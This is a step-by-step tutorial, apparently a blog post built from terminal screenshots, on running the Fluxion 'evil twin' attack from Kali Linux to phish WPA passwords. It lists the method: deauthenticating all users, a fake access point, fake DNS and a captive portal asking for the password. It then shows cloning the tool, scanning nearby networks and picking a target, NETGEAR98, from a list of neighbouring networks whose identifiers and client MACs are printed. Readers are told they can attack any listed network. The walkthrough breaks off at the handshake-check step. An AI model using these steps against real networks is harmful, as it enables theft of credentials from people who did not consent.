
➔ How it works:

1. Scan the networks.
2. Capture a handshake (can't be used without a valid handshake, it's necessary to verify the password).
3. Use WEB Interface.
4. Launch a FakeAP instance to imitate the original access point.
5. DE-authenticates all users connected to the target network, so they can be lured to connect to the FakeAP and enter the WPA password.
6. A fake DNS server is launched in order to capture all DNS requests and redirect them to the host running the script.
7. A captive portal is launched in order to serve a page, which prompts the user to enter their WPA password.
8. Each submitted password is verified by the handshake captured earlier.
9. The attack will automatically terminate, as soon as a correct password is submitted.

Get the tool from here: https://github.com/wi-fi-analyzer/fluxion

Fire up your Kali Linux and open a terminal. Follow the steps below,


```
root@kali    git clone https://github.com/wi-fi-analyzer/fluxion.git

root@kali:~# cd fluxion/

root@kali:~/fluxion# ls
```



```
root@kali:~/fluxion# ls
add.py  build  fluxion       LICENSE    remove.py  stable
airmon  dev    Installer.sh  README.md  Sites      tests
root@kali:~/fluxion#
```


```
root@kali:~/fluxion# ./fluxion
```

Select your preferred language here:




```
##############################################################
#                                                            #
#      FLUXION 0.23      < Fluxion Is The Future >           #
# by Deltax, Strasharo and ApatheticEuphoria                 #
#                                                            #
##############################################################

Select your language

      1) German
      2) English
      3) Romanian
      4) Turkish
      5) Spanish
      6) Chinese

      #> 2
```

Now you'll get this window to select the interface you like to use.




```
root@kali: ~/fluxion
File  Edit  View  Search  Terminal  Help
#########################################################
#                                                       #
#      FLUXION 0.23    < Fluxion Is The Future >        #
# by Deltax, Strasharo and ApatheticEuphoria            #
#                                                       #
#########################################################


Select an interface

 1) wlan0               Atheros AR9271  ath9k

#?
```

This tool is so advanced that you don't need to type anything, just select your desired option and go on. So, after selecting the interface it'll ask for which channel is to be scanned. Go for "`All`"




```
root@kali: ~/fluxion
File  Edit  View  Search  Terminal  Help
#########################################################
#                                                       #
#      FLUXION 0.23    < Fluxion Is The Future >        #
# by Deltax, Strasharo and ApatheticEuphoria            #
#                                                       #
#########################################################


Select channel

      1) All channels
      2) Specific channel(s)

      #>
```

As you select "1" it'll scan for all the available "`Access Points`" (APs) with their details.




```
CH  6 ][ Elapsed: 1 min ][ 2017-03-20 15:34

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:EE:0C:D9:0C:80   -1        0        0    0   1  -1                    <length:  0>
10:0D:7F:A9:F8:90  -58       67       80    0  10  54e. WPA2 CCMP   PSK  NETGEAR98
EC:08:68:F6:EC:32  -64       57        0    0   8  54e. WPA2 CCMP   PSK  INDIAN BADASS
E8:CC:18:BA:0A:FC  -71       26        0    0   1  54e  WPA  TKIP   PSK  BASU_ROY
28:C6:8E:3D:05:DE  -73       49        0    0   3  54e. WPA2 CCMP   PSK  Let's celebra
00:17:7C:2D:F4:64  -76       38        0    0  11  54e. WPA2 CCMP   PSK  PARV
00:17:7C:5B:BF:07  -77       34       32    0   6  54e  WPA2 CCMP   PSK  pratiti
C4:12:F5:BA:90:38  -80        0        1    0   9  -1   WPA              <length:  0>
C0:A0:BB:C7:A2:66  -79       12        0    0  10  54e. WPA2 CCMP   PSK  sssdgrt
90:8D:78:76:3F:26  -86       64      314    0   1  54e  WPA2 CCMP   PSK  D-Link 58
6C:72:20:55:A1:7D  -81       27        0    0   2  54e  WPA2 CCMP   PSK  Connectoo
78:44:76:6D:ED:30  -81       13        0    0   2  54e  WPA2 CCMP   PSK  TOTOLINK
10:BE:F5:FF:BC:BC  -81       13        0    0   1  54e  WPA2 CCMP   PSK  KCA
90:61:0C:2F:02:1B  -83        9        0    0  13  54e  WPA2 CCMP   PSK  SUDIPTO
80:3F:5D:D1:EC:49  -83       13        0    0   5  54e  WPA2 CCMP   PSK  Wireless-N
98:DE:D0:AB:42:5A  -86       23        0    0  11  54e. WPA2 CCMP   PSK  CONNECT AND D
18:A6:F7:3D:28:04  -84       15        0    0   6  54e. WPA2 CCMP   PSK  TP-LINK_2804
00:17:7C:5B:25:41  -86       18       16    0  13  54e  WPA2 CCMP   PSK  Star PG A1
54:B8:0A:07:8A:70  -88       13        0    0  11  54e. WPA2 CCMP   PSK  Papa Ranjeet
00:17:7C:4B:4E:98  -86       10        1    0   6  54e  WPA2 CCMP   PSK  Tere Baap ka
E8:CC:18:9D:10:56  -88       13        0    0   1  54e  WPA2 CCMP   PSK  WELLCOME2
60:E3:27:31:9E:A4  -89        5        0    0   9  54e. WPA2 CCMP   PSK  TP-LINK_9EA4
00:17:7C:43:7F:23  -89        5        0    0  10  54e  WPA2 CCMP   PSK  Seltech Energ
E4:6F:13:AB:49:17  -89        6        0    0   9  54e  WPA2 CCMP   PSK  VISHAL
98:DE:D0:98:3A:B4  -91       10        1    0   3  54e. WPA2 CCMP   PSK  4F-JSMA

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

40:EE:0C:D9:0C:80  74:23:44:50:51:77  -93    0 - 1      0        3
10:0D:7F:A9:F8:90  38:A4:ED:E9:6C:3F  -30    0 - 1e     0        1
10:0D:7F:A9:F8:90  C0:CB:38:92:CC:CD  -16   0e- 0e      0        6
10:0D:7F:A9:F8:90  04:D6:76:40:73:EC  -67   0e-24       0        6
10:0D:7F:A9:F8:90  F4:F5:24:5E:5C:FA  -74   0e- 0e      0       66
28:C6:8E:3D:05:DE  A0:32:99:4D:8B:0A  -87    0 - 1e     0        2
00:17:7C:5B:BF:07  4C:BB:58:2C:F0:05  -82   0e- 0e      0       31
C4:12:F5:BA:90:38  4C:34:88:8C:9A:33  -70    0 - 6e     0        1
```

Hit "*Ctrl+c"* when you get your target name in the list or you can also go with any of them. As you press "*Ctrl+c*" you'll get a window.




```
# by Deltax, Strasharo and ApatheticEuphoria                #
#                                                           #
#############################################################

            WIFI LIST

ID      MAC                   CHAN    SECU    PWR   ESSID

 1)*    40:EE:0C:D9:0C:80     1               99%
 2)*    C4:12:F5:BA:90:38     9       WPA2    21%   Lions_Den
 3)*    98:DE:D0:98:3A:B4     3       WPA2    9%    4F-JSMA
 4)     E4:6F:13:AB:49:17     9       WPA2    11%   VISHAL
 5)     00:17:7C:43:7F:23     10      WPA2    11%   Seltech Energies
 6)     60:E3:27:31:9E:A4     9       WPA2    11%   TP-LINK_9EA4
 7)*    54:B8:0A:07:8A:70     11      WPA2    13%   Papa Ranjeet
 8)     E8:CC:18:9D:10:56     1       WPA2    13%   WELLCOME2
 9)*    00:17:7C:4B:4E:98     6       WPA2    13%   Tere Baap ka Net hain kya!
10)*    00:17:7C:5B:25:41     13      WPA2    14%   Star PG A1
11)     98:DE:D0:AB:42:5A     11      WPA2    13%   CONNECT AND DIE
12)     80:3F:5D:D1:EC:49     5       WPA2    16%   Wireless-N
13)     90:61:0C:2F:02:1B     13      WPA2    17%   SUDIPTO
14)     18:A6:F7:3D:28:04     6       WPA2    18%   TP-LINK_2804
15)     78:44:76:6D:ED:30     2       WPA2    19%   "TOTOLINK "
16)     6C:72:20:55:A1:7D     2       WPA2    19%   Connectoo
17)     10:BE:F5:FF:BC:BC     1       WPA2    20%   KCA
18)     C0:A0:BB:C7:A2:66     10      WPA2    21%   sssdgrt
19)     00:17:7C:2D:F4:64     11      WPA2    27%   PARV
20)*    28:C6:8E:3D:05:DE     3       WPA2    27%   Let's celebrate
21)     E8:CC:18:BA:0A:FC     1       WPA     26%   BASU_ROY
22)*    90:8D:78:76:3F:26     1       WPA2    10%   D-Link 58
23)*    00:17:7C:5B:BF:07     6       WPA2    28%   pratiti
24)     EC:08:68:F6:EC:32     8       WPA2    37%   INDIAN BADASS
25)*    10:0D:7F:A9:F8:90     10      WPA2    34%   NETGEAR98

(*)Active clients

        Select target. For rescan type r
    #> 25
```

Select your target number here, mine is *25*. Now you get this window and select "1" to create a fake access point with the same "*name*" and "*MAC id*" of the target.




```
##################################################
#
# FLUXION 0.23          < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
##################################################

INFO WIFI

            SSID = NETGEAR98 / WPA2
            Channel = 10
            Speed = 54 Mbps
            BSSID = 10:0D:7F:A9:FB:90 (NETGEAR INC., )

        #### Select Attack Option ####

    1) FakeAP - Hostapd (Recommended)
    2) FakeAP - airbase-ng (Slower connection)
    3) WPS-SLAUGHTER - Bruteforce WPS Pin
    4) Bruteforce - (Handshake is required)
    5) Back

    #> 1
```

Now, the next window comes up, just press “Enter” to skip. Actually, it is asking for the path where the handshake will be kept. Let it be default.



```
##################################################
#
# FLUXION 0.23          < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
##################################################

INFO WIFI

            SSID = NETGEAR98 / WPA2
            Channel = 10
            Speed = 54 Mbps
            BSSID = 10:0D:7F:A9:FB:90 (NETGEAR INC., )

handshake location  (Example: /root/fluxion.cap)
Press ENTER to skip

Path:
```


Next,



```
##################################################
#
# FLUXION 0.23          < Fluxion Is The Future >
# by Deltax, Strasharo and ApatheticEuphoria
#
##################################################

Handshake check

    1) aircrack-ng (Miss chance)
    2) pyrit
    3) Back

    #> 1
```

Press “1” here.

